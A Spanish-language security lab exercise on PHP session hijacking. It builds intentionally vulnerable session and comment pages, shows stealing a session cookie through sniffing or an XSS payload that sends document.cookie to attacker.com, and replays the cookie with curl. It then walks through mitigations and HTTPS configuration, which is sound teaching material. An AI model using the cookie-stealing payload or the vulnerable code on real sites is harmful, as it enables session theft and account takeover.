Actividad 2: Explotación y Mitigación de Gestión Insegura de Sesiones

Tema: *Secuestro de sesiones*

Objetivo: *Identificar riesgos en la gestión de sesiones y mitigarlos*


¿Qué es Session Management?

El **Session Management** (*gestión de sesiones*) es un mecanismo que permite a las aplicaciones web rastrear y mantener el estado de los usuarios a lo largo de múltiples solicitudes HTTP. Una mala implementación puede exponer la aplicación a ataques como **Session Hijacking** (*secuestro de sesión*) o reutilización de tokens para suplantación de identidad.

Código vulnerable

Crear el archivo vulnerable: **session.php**

```
<?php
session_start();
$_SESSION['user'] = $_GET['user'];
echo "Sesión iniciada como: " . $_SESSION['user'];
?>
```



¿Por qué es vulnerable?

1. No se valida ni se sanea el parámetro *user*, permitiendo inyecciones.
2. No se regenera el identificador de sesión al iniciar sesión, permitiendo reutilización de sesiones.
3. No hay restricciones de seguridad en la cookie de sesión**,** facilitando ataques como *Session Hijacking* o *Session Fixation.*

Explotación de Session Hijacking

Si un atacante obtiene una cookie de sesión válida, puede suplantar a un usuario legítimo.

Pasos para llevar a cabo el ataque

1º Capturar la cookie de sesión activa desde el navegador de la víctima.
2º Usar esa misma cookie en otro navegador o dispositivo.
3º Si la sesión es válida y reutilizable, la aplicación es vulnerable.

Ataque detallado: Session Hijacking

A continuación, se detalla cómo un atacante puede explotar este código vulnerable para secuestrar la sesión de un usuario legítimo**.**

1º El usuario legítimo inicia sesión

1. El usuario accede a la web y pasa su *nombre de usuario* en la URL:


   ```
   http://localhost/session.php?user=admin
   ```

2. El servidor crea una sesión y almacena la variable:

   ```
   $_SESSION['user'] = 'admin';
   ```

3. El navegador almacena la cookie de session (revisar en *Herramientas para desarrolladores* del navegador):

   ```
   Set-Cookie: PHPSESSID=abcdef123456; path=/;
   ```



4. Ahora, cada vez que el usuario haga una solicitud, el navegador enviará la cookie:

   ```
   Cookie: PHPSESSID=ep5ae44cln6q76t8v18philqh3
   ```


2º El atacante roba la cookie de sesión

El atacante necesita obtener el **Session ID (PHPSESSID)** de la víctima. Puede hacerlo de varias formas:

Captura de tráfico (MITM)

- Si la web no usa **HTTPS**, un atacante puede capturar paquetes de red con herramientas como **Wireshark**:
  1. Iniciar *Wireshark* y filtrar por *http.cookie*.
  2. Capturar la solicitud del usuario legítimo.

3. Extraer la cookie *PHPSESSID=ep5ae44cln6q76t8v18philqh3*.




Ataque XSS (*Cross-Site Scripting*)

- Si la aplicación tiene alguna vulnerabilidad XSS, el atacante puede inyectar un script para robar cookies. Primero creamos el fichero *session_comment.php*:

```
<?php
if (isset($_POST['comment'])) {
    echo "Comentario publicado: " . $_POST['comment'];
}
?>
<form method="post">
    <input type="text" name="comment">
    <button type="submit">Enviar</button>
</form>
```


- Insertamos el siguiente script para obtener las cookies:

```
<script>
     alert(document.cookie);
</script>
```




- Cuando un usuario acceda a la página, su navegador enviará la cookie de sesión al servidor del atacante.

```
<script>
      document.location='http://attacker.com/steal.php?cookie='+document.cookie;
</script>
```



Sniffing en redes WiFi públicas

- Si la víctima usa una WiFi pública *sin HTTPS*, su cookie puede ser interceptada con herramientas como **Firesheep** o **Ettercap**.



3º El atacante usa la cookie robada

Una vez que el atacante tiene la cookie de sesión (*PHPSESSID=ep5ae44cln6q76t8v18philqh3*), la puede utilizar para suplantar a la víctima.


Editar cookies en el navegador

1. Abrir las herramientas de desarrollador (F12 en Chrome).
2. Ir a Application > Storage > Cookies.
3. Seleccionar *https://localhost*
4. Modificar *PHPSESSID* y reemplazarlo por el *valor robado*.

Enviar el Session ID en una solicitud

El atacante puede acceder directamente a la sesión de la víctima:

```
https://localhost/session.php
```



Añadiendo manualmente la cookie con *cURL*:

```
curl -b "PHPSESSID=ep5ae44cln6q76t8v18philqh3" https://victima.com/session.php
```

```
┌──(root㉿kali)-[/var/www/html]
└─# curl -b "PHPSESSID=ep5ae44cln6q76t8v18philqh3" http://localhost/session.php
Sesión iniciada como: admin
```

4º Acceso a la cuenta de la víctima

Ahora el atacante ya puede:

- Ver datos personales de la víctima**.**
- Realizar cambios en la cuenta (*si hay opciones de perfil*).
- Hacer compras o transacciones (*si la web lo permite*).
- Modificar la contraseña del usuario**.**

Pasos realizados en el ejemplo real de la explotación:


1. Usuario legítimo: *https://localhost/session.php?user=admin*
2. Atacante captura *PHPSESSID=ep5ae44cln6q76t8v18philqh3*
3. Atacante edita su cookie en el navegador y accede a *https:/localhost/session.php*
4. Atacante ve: "*Sesión iniciada como: admin*"
5. El atacante habría tomado el control de la sesión sin necesidad de credenciales

Mitigación de Session Hijacking


Para evitar este ataque, se deben implementar varias medidas:

*** Regenerar el ID de sesión en cada inicio de sesión, además guarda en la sesión el valor recibido por GET['user'], sanitizándolo para evitar ataques XSS (Cross-Site Scripting).**

```
session_start();
session_regenerate_id(true); // Borra la sesión anterior y genera una nueva
$_SESSION['user'] = htmlspecialchars($_GET['user'], ENT_QUOTES, 'UTF-8');
```



nc3heoo2lu2khtjnabgig7dhs9



9ii89l1qtutdt4812a6npvdvk3

*** Configurar la cookie de sesión de forma segura**

```
ini_set('session.cookie_secure', 1);     // Solo permite cookies en HTTPS
ini_set('session.cookie_httponly', 1);   // Evita acceso desde JavaScript (prevención XSS)
ini_set('session.use_only_cookies', 1); // Impide sesiones en URL
```

*** Validar la IP y User-Agent del usuario**

```
session_start();
if (!isset($_SESSION['ip'])) {
    $_SESSION['ip'] = $_SERVER['REMOTE_ADDR'];
}
```

```
if ($_SESSION['ip'] !== $_SERVER['REMOTE_ADDR']) {
    session_destroy();
    header("Location: login.php");
    exit();
}
```


*** Implementar tiempo de expiración de sesión**

```
ini_set('session.gc_maxlifetime', 1800); // Expira en 30 minutos
session_set_cookie_params(1800);
```

*** Usar HTTPS siempre**

Configurar un **SSL/TLS** para cifrar las cookies y evitar capturas MITM.

```
// Redirigir HTTP a HTTPS si el usuario accede por HTTP
if (!isset($_SERVER['HTTPS']) || $_SERVER['HTTPS'] !== 'on') {
  header("Location: https://" . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI']);
  exit();
}
```



*** Habilitar HTTPS con SSL/TLS en Localhost (Apache)**

Para proteger la sesión y evitar ataques **Man-in-the-Middle (MITM)**, es crucial habilitar **HTTPS** en el servidor local. A continuación se configura en Apache.

Método 1: Habilitar HTTPS en Apache con OpenSSL

1º Generar un certificado SSL *autofirmado*

Ejecutar los siguientes comandos en el terminal para crear un certificado SSL:

```
mkdir /etc/apache2/ssl
cd /etc/apache2/ssl

sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout localhost.key -out
localhost.crt
```

Detalles a ingresar en OpenSSL:

- **Common Name (CN)**: Escribir localhost
- **Los demás campos se pueden dejar en blanco o con datos ficticios**

2º Configurar Apache para usar HTTPS

Editar el archivo de configuración de Apache `default-ssl.conf`:

```
sudo nano /etc/apache2/sites-available/default-ssl.conf
```

Modificar o añadir estas líneas dentro de <VirtualHost *:443>:

```
<VirtualHost *:443>
    ServerAdmin webmaster@localhost
    ServerName localhost
    DocumentRoot /var/www/html

    SSLEngine on
    SSLCertificateFile /etc/apache2/ssl/localhost.crt
    SSLCertificateKeyFile /etc/apache2/ssl/localhost.key

    <Directory /var/www/html>
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
```

3º Habilitar el módulo SSL en Apache

```
sudo a2enmod ssl
sudo a2ensite default-ssl
sudo systemctl restart apache2
```

Ahora el servidor soportaría HTTPS en **https://localhost/**

4º Redirigir HTTP a HTTPS automáticamente

Para asegurarse de que todas las conexiones se realicen por HTTPS, agregar en *.htaccess* o en *default.conf*:

```
RewriteEngine On
```

```
RewriteCond %{HTTPS} !=on
RewriteRule ^(.*)$ https://%{HTTP_HOST}%{REQUEST_URI} [L,R=301]
```

Todas las solicitudes HTTP serán forzadas a HTTPS.

Verificar que HTTPS funciona correctamente

1º Acceder a **https://localhost/** en el navegador.
2º Aceptar el **certificado autofirmado** (en Chrome, haz clic en *Avanzado* → *Proceder*).
3º Verificar que las cookies de sesión ahora tienen **Secure** activado:

- Abrir DevTools (F12 en Chrome o Firefox).
- Ir a **Application → Storage → Cookies → localhost**.
- Comprobar que la cookie de sesión tiene el flag **Secure** habilitado.

Código completo

```
<?php

// Configurar la seguridad de la sesión antes de iniciarla
ini_set('session.cookie_secure', 1);   // Solo permite cookies en HTTPS
ini_set('session.cookie_httponly', 1); // Evita acceso desde JavaScript (prevención XSS)
ini_set('session.use_only_cookies', 1); // Impide sesiones en URL
ini_set('session.gc_maxlifetime', 1800); // Expira en 30 minutos
session_set_cookie_params(1800); // Configura el tiempo de vida de la cookie de sesión

// Redirigir HTTP a HTTPS si el usuario accede por HTTP
if (!isset($_SERVER['HTTPS']) || $_SERVER['HTTPS'] !== 'on') {
  header("Location: https://" . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI']);
  exit();
}

session_start();
session_regenerate_id(true); // Borra la sesión anterior y genera una nueva

// Validación de IP para evitar Session Hijacking
if (!isset($_SESSION['ip'])) {
    $_SESSION['ip'] = $_SERVER['REMOTE_ADDR']; // Guarda la IP al iniciar sesión
} elseif ($_SESSION['ip'] !== $_SERVER['REMOTE_ADDR']) {
    session_destroy(); // Destruir la sesión si la IP cambia
    header("Location: login.php");
    exit();
}

// Verificar tiempo de inactividad para expirar la sesión
if (!isset($_SESSION['last_activity'])) {
    $_SESSION['last_activity'] = time(); // Registrar el primer acceso
} elseif (time() - $_SESSION['last_activity'] > 1800) { // 30 minutos
    session_unset(); // Eliminar variables de sesión
    session_destroy(); // Destruir la sesión
    header("Location: login.php");
    exit();
} else {
    $_SESSION['last_activity'] = time(); // Reiniciar el temporizador
}

// Protección contra XSS en el usuario
if (!isset($_SESSION['user'])) {
```

```
    if (isset($_GET['user'])) {
        $_SESSION['user'] = htmlspecialchars($_GET['user'], ENT_QUOTES, 'UTF-8');
    } else {
        $_SESSION['user'] = "Desconocido"; // Evita variable indefinida
    }
}

// Mostrar la sesión activa
echo "Sesión iniciada como: " . $_SESSION['user'];

?>
```

*** Resumen de las medidas de seguridad implementadas**

Seguridad en sesiones:

- Cookies seguras (HTTPS, HttpOnly, Only Cookies)
- Regeneración de sesión
- Validación de IP
- Expiración por inactividad

Protección contra ataques:

- Prevención de XSS con htmlspecialchars()
- Protección contra secuestro de sesión (Session Hijacking)
- Redirección a HTTPS para evitar ataques MITM

Este código refuerza la seguridad de sesiones en PHP y es una buena práctica para aplicaciones web que manejen autenticación de usuarios.